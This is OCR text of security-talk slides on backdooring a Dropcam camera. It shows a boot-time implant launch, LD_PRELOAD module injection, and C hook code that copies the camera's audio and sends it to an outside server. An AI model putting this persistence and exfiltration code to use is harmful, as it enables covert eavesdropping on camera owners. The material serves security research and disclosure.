
```
# du -sh
34.6M

# less /etc/init.d/S40myservices
...
tar -xvf python2.7-stripped.tgz -C /tmp/
/tmp/bin/python2.7 /implant/cuckoo.py &
```

decompress python

...and action!

cuckoo’s egg core

networking



‘secure’ network


which connection is legit? ;)

```
# netstat -t
Active Internet connections (w/o servers)
Proto Local Address               Foreign Address
tcp   192.168.0.2:40978           ec2-54-196-21-142.compute-1.amazonaws.com:https
tcp   192.168.0.2:41988           ec2-54-196-21-130.compute-1.amazonaws.com:https
```

dropcam & cuckoo’s egg connections

geolocation


googleapis.com/geolocation/v1/geolocate?




{iwlist wlan0 scan}

предатель


host infection & propagation



OS X kindly hides app's binary



the (implanted) camera



renamed (original) binary

host infection (OS X)

what about all of OS X's anti-malware mitigations?!?

syn.ac/shakacon

XProtect

Gatekeeper

OS X sandbox


Code-signing

nope!

<

we winz!

audio & video



the `connect` binary accesses low-level audio & video devices via both well defined interfaces (APIs) & undocumented IOCTLs

...then streams output to the dropcam cloud.


grabbing audio (injection/hooking)

connect exclusively opens the audio card

```
# arecord
arecord: audio open error
  Device or resource busy
```

module injection, can overcome this obstacle

```
# LD_PRELOAD=./injectMe.so
  /usr/bin/connect
```



grabbing audio

Advanced Linux Sound Architecture (ALSA) is used for reading audio


```
;connect binary, reading audio
LDR      R2, [R11,#size]
LDR      R0, [R5,#0xFC]
SUB      R1, R11, #ptrptrBuffer
BL       snd_pcm_readn
CMP      R0, R2
BEQ      readOK
...
LDR      R1, "read audio interface failed"
MOV      R0, R4
BL       fprintf
```

get audio via snd_pcm_readn()

reading audio


Synack

programmatically hooking audio



injected into connect

```
//replaces snd_pcm_readn to capture dropcam's audio
snd_pcm_sframes_t snd_pcm_readn(snd_pcm_t *pcm, void **bufs, snd_pcm_uframes_t size)
{
   //function pointer for real snd_pcm_readn()
   static snd_pcm_sframes_t (*orig_snd_pcm_readn)(snd_pcm_t*,void**,snd_pcm_uframes_t) = NULL;

   //get original function pointer for snd_pcm_readn()
   if(NULL == orig_snd_pcm_readn)
      orig_snd_pcm_readn = (snd_pcm_sframes_t(*)(snd_pcm_t*,void**,snd_pcm_uframes_t)) \
                           dlsym(RTLD_NEXT, "snd_pcm_readn");

   //invoke original snd_pcm_readn()
   snd_pcm_sframes_t framesRead = orig_snd_pcm_readn(pcm, bufs, size);

   //exfil captured audio
   if(framesRead > 0)
      sendToServer(AUDIO_SERVER, AUDIO_SERVER_PORT, bufs, size);

   return framesRead;
}
```



cloning dropcam's audio

Synack

grabbing video

connect talks to a propriety Ambarella device (/dev/iav) to read the h.264 encoded video stream

```
;opening video device
LDR       R0, "/dev/iav"
MOV       R1, #2
MOV       R2, #0
BL        open
```

opening the video device

undocumented structure

```
;sending ioctl w/ struct
MOV       R3, #1
MOV       R0, R5
LDR       R1, =0x80046537    ;IOCTL
ADD       R2, SP, #0x120+var_D8
STRB      R3, [R8]
BL        ioctl
CMP       R0, #0
LDRLT     R0, ="IAV_IOC_READ_BITSTREAM_EX"
BLT       printError
```

sending an IOCTL

